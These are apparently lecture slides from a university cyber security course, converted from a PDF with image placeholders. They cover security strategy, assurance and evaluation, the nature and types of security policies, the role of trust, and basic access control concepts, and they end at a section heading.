 - Firewalls and other network security measures may reduce available transmission capacity or slow response time
 - Virus-checking software
 - reduces available processing power and
 - introduces the possibility of system crashes or malfunctions due to improper interaction between the security software and the operating system





Computer Security Strategy



Security Policy – Trade-offs

- Cost of security versus cost of failure and recovery
 - Costs of implementing and maintaining security measures must be balanced against the cost of security failure and recovery
 - The cost of security failure and recovery must take into account:
 - the value of the assets being protected and the damages resulting from a security violation
 - the risk, which is the probability that a particular threat will exploit a particular vulnerability with a particular harmful result



Computer Security Strategy



Security Implementation

- Security implementation involves four complementary courses of action:
 - Prevention
 - Detection
 - Response
 - Recovery




Computer Security Strategy



Security Implementation

- Prevention

- An ideal security scheme is one in which no attack is successful, which is impractical
- There is a wide range of threats in which prevention is a reasonable goal
- Example: Transmission of encrypted data
 - Attacks on confidentiality of the transmitted data can be prevented by
 - using secure encryption algorithm and
 - taking measures to prevent unauthorized access to encryption keys





Computer Security Strategy



Security Implementation

- **Detection**

- Absolute prevention is not feasible, but it is practical to detect security attacks
- For example:
 - Detecting the presence of unauthorized individuals logged into a system using intrusion detection systems
 - Detecting a denial of service attack
 - Communications or processing resources are consumed so that they are unavailable to legitimate users




Computer Security Strategy



Security Implementation

- Response:
 - Once an attack (E.g., denial of service) is detected, the system can respond by halting the attack and preventing further damage
- Recovery:
 - Assets (E.g., data) can be recovered using backup systems
 - If data integrity is compromised, a prior, correct copy of the data can be reloaded





Computer Security Strategy



Assurance and Evaluation

- The "consumers" of computer security services and mechanisms (e.g., system managers, vendors, customers, and end users) want to feel that the security measures work as intended
- This bring us to the concepts of:
 - Assurance and Evaluation.




Computer Security Strategy



Assurance and Evaluation

- Assurance

- "The **degree of confidence** one has that the security measures, both technical and operational, work as intended to protect the system and the information it processes."
-- NIST95
- This encompasses both system design and system implementation
- Assurance deals with the questions such as:
 - "Does the security system design meet its requirements?"
 - "Does the security system implementation meet its specifications?"
- Note:
 - Assurance is expressed as a **degree of confidence**, not in terms of a **formal proof** that a design or implementation is correct
 - It is **not possible to provide absolute proof** that designs and implementations are correct




Computer Security Strategy



Assurance and Evaluation

- **Evaluation**

- It is the **process of examining** a computer product or system with respect to certain criteria
- Evaluation involves formal **testing** of the computer product and process
- The core work involves **development of evaluation** criteria that can be applied to any security services and mechanisms
- These evaluation criteria can also broadly used for making product comparisons





Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Security Architecture: Policies, Models and Mechanisms

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani



Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Security Architecture: Policies, Models and Mechanisms



Agenda

- Introduction to security policies, models and mechanisms
- The Nature of Security Policies
- Types of Security Policies
- The Role of Trust
- Types of Access Control
- Policy Languages
- The CIA Classification:
 - Confidentiality Policies:
 - Integrity Policies:
 - Availability Policies:





The Nature of Security Policies

१०८ परमं बलू०

The Nature of Security Policies



Terms

- Security Policy
- Secure System
- Breach of Security
 - Confidentiality, Integrity, and Availability
- Security Mechanism
- Policy Model



The Nature of Security Policies



Overview


- Consider a computer system to be a **finite-state automaton** with a set of transition functions that change state, then:
- Definition:
 - A *security policy* is a statement that partitions the states of the system into a set of *authorized* (or *secure*), states and a set of *unauthorized* (or *non-secure*), states
- A security policy sets the context to define a *secure system*
- What is secure under one policy may not be secure under a different policy
- Definition:
 - A *secure system* is a system that starts in an authorized state and **cannot** enter an unauthorized state

The Nature of Security Policies



Overview

- Consider the finite-state machine. It consists of four states and five transitions



- The security policy partitions the states into a set of **authorized** states $A = \{s_1, s_2\}$ and a set of **unauthorized** states $UA = \{s_3, s_4\}$
- This system is not secure because regardless of which authorized state it starts in, **it can enter an unauthorized state**
- However, if the edge from s_1 to s_3 were not present, the system would be secure, because it could not enter an unauthorized state from an authorized state
- Definition:**
 - A *breach of security* occurs when a system enters an **unauthorized state**.

The Nature of Security Policies



Confidentiality

- Definition:
 - Let X be a set of entities and let I be some information
 - Then I has the property of *confidentiality* with respect to X if no member of X can obtain information about I
- Confidentiality implies that information:
 - must not be disclosed to some set of entities
 - it may be disclosed to others
- The membership of set X is often implicit (understood)
 - For example, when we speak of a document that is confidential,
 - all entities not authorized to have such access make up the set X

The Nature of Security Policies



Integrity

- Definition:
 - Let X be a set of entities and let I be some information or resource
 - Then I has the property of *integrity* with respect to X if all members of X trust I
- In addition, members of X also trust that the *transmission* and *storage* of I do not change the information or its trustworthiness
 - This aspect is sometimes called *data integrity*
- If I is information about the origin of something, or about an identity, the members of X trust that the information is correct and unchanged
 - This aspect is sometimes called *origin integrity* or, *authentication*
- If I is a resource (E.g., database or application), then integrity means that the resource functions correctly (meeting its specifications)
 - This aspect is called *assurance*

The Nature of Security Policies



Availability

- Definition
 - Let X be a set of entities and let I be a resource
 - Then I has the property of *availability* with respect to X if **all members of X can access I**
- The exact definition of "access" varies depending on:
 - the needs of the members of X ,
 - the nature of the resource, and
 - the use to which the resource is put
- Example:
 - If a book-selling server takes up to 20 minutes to service a book purchase request, that may meet the client's requirements for "availability."
 - If a server of medical information takes up to 10 minutes to provide allergy information of a patient to an anesthetic, that will not meet an emergency room's requirements for "availability."



The Nature of Security Policies

Confidentiality Policy

- With respect to **confidentiality**,
 - a security policy identifies the states in which information leaks to those who are not authorized to receive it
 - This includes the **leakage of rights** and the **illicit transmission** of information without leakage of rights, called *information flow*
- Also, the policy must handle changes of authorization, so it includes a temporal element
- For example:
 - A contractor working for a company may be authorized to access proprietary information during the lifetime of a nondisclosure agreement, but when that nondisclosure agreement expires, the contractor can no longer access that information
- This aspect of the security policy is often called a ***confidentiality policy***

The Nature of Security Policies



Integrity Policy

- With respect to integrity,
 - a security policy identifies **authorized ways** in which information may be **altered** and **entities** authorized to **alter** it
- Authorization may derive from a variety of relationships, and external influences may constrain it
- For example:
 - In many transactions, a principle called **separation of duties** forbids an entity from completing the transaction on its own
- Those parts of the security policy that describe the conditions and manner in which data can be altered are called the **integrity policy**

The Nature of Security Policies



Availability Policy

- With respect to availability,
 - a security policy describes the availability details of various services
- It may present parameters within which the services will be accessible. For example:
 - A browser may download web pages but not Java applets
- It may describe a level of service. For example
 - A server will provide authentication data within 1 minute of the request being made
- Those parts of the security policy that
 - discusses the conditions and manner in which systems and services must be available is called the *Availability policy*



The Nature of Security Policies

Desired Properties of the System

- Typically, the security policy assumes that the reader understands the context in which the policy is issued:
 - in particular, the laws, organizational policies, and other environmental factors
- The security policy then describes conduct, actions, and authorizations defining "authorized users" and "authorized use."
- EXAMPLE
 - A university disallows cheating, which is defined to include copying another student's homework assignment (with or without permission)
 - A computer science class requires the students to do their homework on the department's computer
 - Student A notices that student B has not read-protected the file containing her homework and copies it
 - Has either student (or have both students) breached security?

The Nature of Security Policies



Desired Properties of the System

- Student B
 - The student has not breached security, despite her failure to protect her homework
 - The security policy requires no action to prevent files from being read
 - She may have been too trusting, but the policy does not ban this
 - Thus, student B has not breached security
- Student A
 - The student has breached security
 - The security policy disallows the copying of homework, and the student has done exactly that
- Whether the security policy specifically states that:
 - "files containing homework shall not be copied" or simply says that
 - "users are bound by the rules of the university" is irrelevant
- If the security policy is silent on such matters, the most reasonable interpretation is that the **policy disallows actions that the university disallows**, because
 - the computer science department is part of the university

The Nature of Security Policies



Security Mechanism

- Definition:
 - A *security mechanism* is an entity or procedure that **enforces** some part of the security policy
- Example
 - In the preceding example, the policy is the statement that no student may copy another student's homework
 - One mechanism is the **file access controls**
 - If the student B had set permissions to prevent the student A from reading the file containing her homework, then A could not have copied that file



The Nature of Security Policies

Procedural or Operational Security Mechanisms - Example

- A site's security policy states that **information** relating to a **particular product** is **proprietary** and is **not to leave** the control of the company
- The company stores its backup tapes in a vault in the town's bank
- The company must ensure that only authorized employees have access to the backup tapes even when the tapes are stored off-site
- The bank's controls on access to the vault, and the procedures used to transport the tapes to and from the bank, are considered **security mechanisms**
- These mechanisms are not technical controls built into the computer
- **Procedural**, or **operational**, controls also can be **security mechanisms**



The Nature of Security Policies

Security Mechanism - Example

- The UNIX operating system, initially developed for a small research group, had mechanisms sufficient to prevent users from accidentally damaging one another's files
 - For e.g., the user A could not delete the user B's files (unless B had set the files and the containing directories to allow this)
- The **implied security policy** for this "friendly" environment was
 - "do not delete or corrupt another's files, and any file not protected may be read."
- When the UNIX operating system moved into academic, commercial, and government environments, the previous **security policy became inadequate**
 - For e.g., some files had to be protected from individual users (rather than from groups of users)
- Similarly, the **security mechanisms were inadequate** for those environments



Types of Security Policies

१०८ परमं बलूः



Types of Security Policies

Policy Model

- Each site has its own requirements for the levels of confidentiality, integrity, and availability
 - The site security policy states these needs for that particular site
- Types of Security Policies
 - Military (or governmental) Security Policy
 - Policy primarily protecting confidentiality
 - Commercial Security Policy
 - Policy primarily protecting integrity
 - Transaction-oriented integrity security policy
 - Confidentiality Policy
 - Policy protecting only confidentiality
 - Integrity Policy
 - Policy protecting only integrity




Types of Security Policies



Military Security Policy

- A **military security policy** (or a **governmental security policy**) is concerned with protecting **classified information**
 - It is a security policy developed primarily to provide **confidentiality**
 - Each piece of information is ranked at a particular sensitivity level,
 - such as **unclassified, restricted, confidential, secret, or top secret**.
 - The name comes from the military's need to keep information secret, such as the date that a troop ship will sail
-
- Although integrity and availability are important, organizations using this class of policies can overcome the loss of either
 - For example, they can use orders not sent through a computer network
 - But the **compromise of confidentiality would be catastrophic**, because an opponent would be able to plan countermeasures





Types of Security Policies

Commercial Security Policy

- A *commercial security policy* is a security policy developed primarily to provide integrity
- The name comes from the need of commercial firms to prevent tampering with their data, because they could not survive such compromises
- For example:
 - If the confidentiality of a bank's computer is compromised, a customer's account balance may be revealed
 - This would certainly embarrass the bank and possibly cause the customer to take her business elsewhere
 - But the loss to the bank's "bottom line" would be minor
- However, if the integrity of the computer holding the accounts were compromised, the balances in the customers' accounts could be altered
 - This can lead to financially ruinous effects on the bank

Types of Security Policies



Commercial Security Policy

- Some integrity policies use the notion of a **transaction**
 - E.g., a database transaction must not leave the database in an inconsistent state
- Like database specifications, they require that actions occur in such a way as to leave the database in a **consistent state**
- These policies, called ***transaction-oriented integrity security policies***, are critical to organizations that require consistency of databases.



Types of Security Policies

Commercial Security Policy – Example

- When a customer moves money from one account to another, the bank uses a **well-formed transaction**
- This transaction has two distinct parts:
 - money is first debited to the original account and then credited to the second account
- Unless both parts of the transaction are completed successfully,
 - the customer will lose the money
- With a **well-formed transaction**, if the transaction is interrupted, the state of the database is **still consistent**
 - Either as it was before the transaction began or as it would have been when the transaction ended
- Hence, part of the bank's security policy is that all transactions **must be well-formed**



Types of Security Policies

Confidentiality Policy Vs. Integrity Policy

- The difference in these two policies is based on the role of trust in these policies
- Confidentiality policy
 - Places **no trust in objects**
 - The policy dictates whether the **object can be disclosed**
 - The policy says nothing about whether the **object should be believed**
- Integrity policy
 - Indicate how much the **object can be trusted**
 - The policy dictates what a subject **can do** with that object
 - But the crucial question is how the level of trust is assigned



Types of Security Policies

Confidentiality Policy Vs. Integrity Policy – Example

- Consider a site obtains a new version of a software. Should that software have
 - high integrity (that is, the site trusts the new version of that program) or
 - low integrity (that is, the site does not yet trust the new program) or
 - somewhere in between (because the vendor supplied the program, but it has not been tested at the local site as thoroughly as the old version)?
- This makes **integrity policies** considerably **more vague than confidentiality policies**
- Assigning a **level of confidentiality** is based on what the organization wants others to know
- Assigning a **level of integrity** is based on what the organization **subjectively** believes to be true about the **trustworthiness** of the information



Types of Security Policies

Confidentiality Policy Vs. Integrity Policy

- Definition
 - A confidentiality policy is a security policy dealing **only with confidentiality**
 - An integrity policy is a security policy dealing **only with integrity**
- Both confidentiality policy and military policy deal with confidentiality
- However, a confidentiality policy **does not** deal with integrity at all, whereas a military policy may
- A similar distinction holds for integrity policies and commercial policies



The Role of Trust

१०८ परमं बला

The Role of Trust



Overview

- The role of trust is crucial to understanding the nature of computer security
- All theories and mechanisms for analyzing and enhancing computer security rely on certain assumptions
- If we understand these assumptions on which security policies, mechanisms, and procedures are based, then
 - we will have a very good understanding of the effectiveness of these policies, mechanisms, and procedures
- Let us examine the consequences of this maxim
 - A system administrator receives a security patch for his computer's operating system. He installs it. Has he improved the security of his system?



The Role of Trust

Assumptions – Informal

- The system administrator has succeeded, given the correctness of certain assumptions:
 - that the patch came from the trusted or known vendor
 - that the patch didn't come from an attacker who is trying to trick him into installing a bogus patch that would actually open security holes
 - that the patch was not tampered with in transit
 - that the vendor tested the patch thoroughly
 - that the vendor's test environment corresponds to his environment
 - that there are no possible conflicts between different patches and patches from different vendors of software that the system is using
 - that the patch is installed correctly



The Role of Trust

Assumptions – Some examples

- The vendor tested the patch thoroughly
 - Vendors are often under considerable pressure to issue patches quickly and sometimes test them only against a particular attack
 - The vulnerability may be deeper and other attacks may succeed
 - When someone released an exploit of one vendor's operating system code, the vendor released a correcting patch in 24 hours
 - Unfortunately, the patch opened a second hole, one that was far easier to exploit
 - The next patch (released 48 hours later) fixed both problems correctly

The Role of Trust



Assumptions – Some examples

- The vendor's test environment corresponds to his environment
 - A vendor's patch once **enabled** the host's personal firewall, causing it to block incoming connections by default
 - This prevented many programs from functioning
 - The host had to be reconfigured to allow the programs to continue to function



The Role of Trust

Assumptions – Some examples

- The patch is installed correctly
 - Some patches are simple to install, because they are simply executable files
 - Others are complex, requiring the system administrator to
 - reconfigure network-oriented properties, add a user, modify the contents of a registry, give rights to some set of users, and then reboot the system
 - An error in any of these steps could prevent the patch from correcting the problems
 - Something similar to an inconsistency between the environments in which the patch was developed and in which the patch is applied
 - Furthermore, the patch **may claim to require specific privileges**, when in reality the privileges are unnecessary and in fact dangerous

The Role of Trust



Trust in Formal Verification

- Gives formal mathematical proof that given input i , program P produces output o as specified in the requirements
- Suppose a security-related program S has been formally verified for the operating system O
- What assumptions are made when it was installed?

The Role of Trust



Trust in Formal Methods

- The formal verification of S is correct—that is, the proof has no errors
 - Because formal verification relies on automated theorem provers and these theorem provers must be programmed correctly
- The preconditions hold in the environment in which the program is to be executed
- The version of O in the environment in which the program is to be executed is the same as the version of O used to verify S
- Note:
 - Automated Theorem Proving (ATP) deals with the development of computer programs that show that some statement (the conjecture) is a logical consequence of a set of statements (the axioms)
 - Example:
 - A = { All men are mortal, Socrates is a man }
 - C = Socrates is mortal

The Role of Trust



Trust in Formal Methods

- The program will be transformed into an executable whose actions correspond to those indicated by the source code
 - In other words, the compiler, linker, loader, and any libraries are correct
- Example
 - An experiment with one version of the UNIX operating system demonstrated how devastating a rigged compiler could be
 - Some attack tools replace libraries with others that perform additional functions, thereby increasing security risks



The Role of Trust

Trust in Formal Methods

- The hardware will execute the program as intended
- Example
 - A program that relies on floating-point calculations would yield incorrect results on some computer CPU chips
 - regardless of any formal verification of the program, owing to a flaw in these chips
 - The Pentium F00F bug
 - The name is shorthand for F0 0F C7 C8, the hexadecimal encoding of one offending instruction
 - A design flaw in the majority of Intel Pentium, Pentium MMX, and Pentium OverDrive processors (all in the P5 microarchitecture). Discovered in 1997, it can result in the processor ceasing to function until the computer is physically rebooted. The bug has been circumvented through operating system updates.



Access Control

१०८ परमं बलू०

Access Control



Overview

- Access Control is all about protecting objects
 - such as, files, tables, hardware devices, or network connections, and other resources
- Need to have different ways of access control. For example:
 - Certain users can have read only access
 - Others can have modification access
 - Some others have no access at all
- Techniques used for this must be robust, easy to use, and efficient.
- Basic access control means
 - "A subject is permitted to access an object in a particular mode, and only such authorized accesses are allowed."
 - --Scott Graham and Peter Denning

Access Control



Definition of Access Control

- **NISTIR 7298 – Glossary of Key IS Terms**
 - Access Control is the process of granting or denying specific requests to:
 - (1) obtain and use information and related information processing services; and
 - (2) enter specific physical facilities
- **RFC 4949 – Internet Security Glossary**
 - Access Control is a process by which
 - use of system resources is regulated according to a security policy and
 - is permitted only by authorized entities (users, programs, processes, or other systems) according to that policy

Access Control



Terms

- Subjects:
 - Are human users, often represented by surrogate programs running on behalf of users
- Objects (System Resources)
 - Are things on which an action can be performed. For example,
 - Files, tables, programs, memory objects, hardware devices, strings, data fields, network connections, and processors
 - Users, or programs or processes representing users
 - E.g., an operating system (a program representing the system administrator) can allow a user to execute a program, halt a user, or assign privileges to a user
- Access modes or rights
 - Describe the way in which a subject may access an object
 - Are any controllable actions of subjects on objects. For example
 - Read, write, modify, delete, execute, create, destroy, copy, export, import, and so forth

Access Control



Overview


- Access control is the central element of computer security
- The primary objectives of computer security are:
 - to prevent unauthorized users from gaining access to resources
 - to prevent legitimate users from accessing resources in an unauthorized manner, and
 - to enable legitimate users to access resources in an authorized manner.
- Access control implements a security policy
- A security policy specifies
 - **who or what** (e.g., a process or program) may have access to **each specific system resource** and the **type of access** that is **permitted** or **denied** in each instance

Access Control



Context

- In addition to access control, the context involves the following entities and functions:
 - Authentication
 - Authorization
 - Audit



Access Control



Context



- Authentication:
 - Verification that the credentials of a user or other system entity are valid.
- Authorization:
 - The granting of a right or permission to a system entity to access a system resource
 - This function determines who is trusted for a given purpose.
- Audit:
 - An independent review and examination of system records and activities in order
 - to test for adequacy of system controls
 - to ensure compliance with established policy and operational procedures
 - to detect breaches in security, and to recommend any indicated changes in control, policy and procedures.

Access Control



Context

- An access control mechanism mediates between a subject and objects
- The system must first authenticate an entity seeking access
- Typically, the authentication function determines whether the user is permitted to access the system at all
- Then the access control function determines if the specific requested access by this user is permitted





Access Control



Context

- A security administrator maintains an authorization database that specifies what type of access to which resources is allowed for this user
- The access control function consults this database to determine whether to grant access
- An auditing function monitors and keeps a record of user accesses to system resources





Types of Access Control

१०८ परमं बलूः



Types of Access Control

Overview

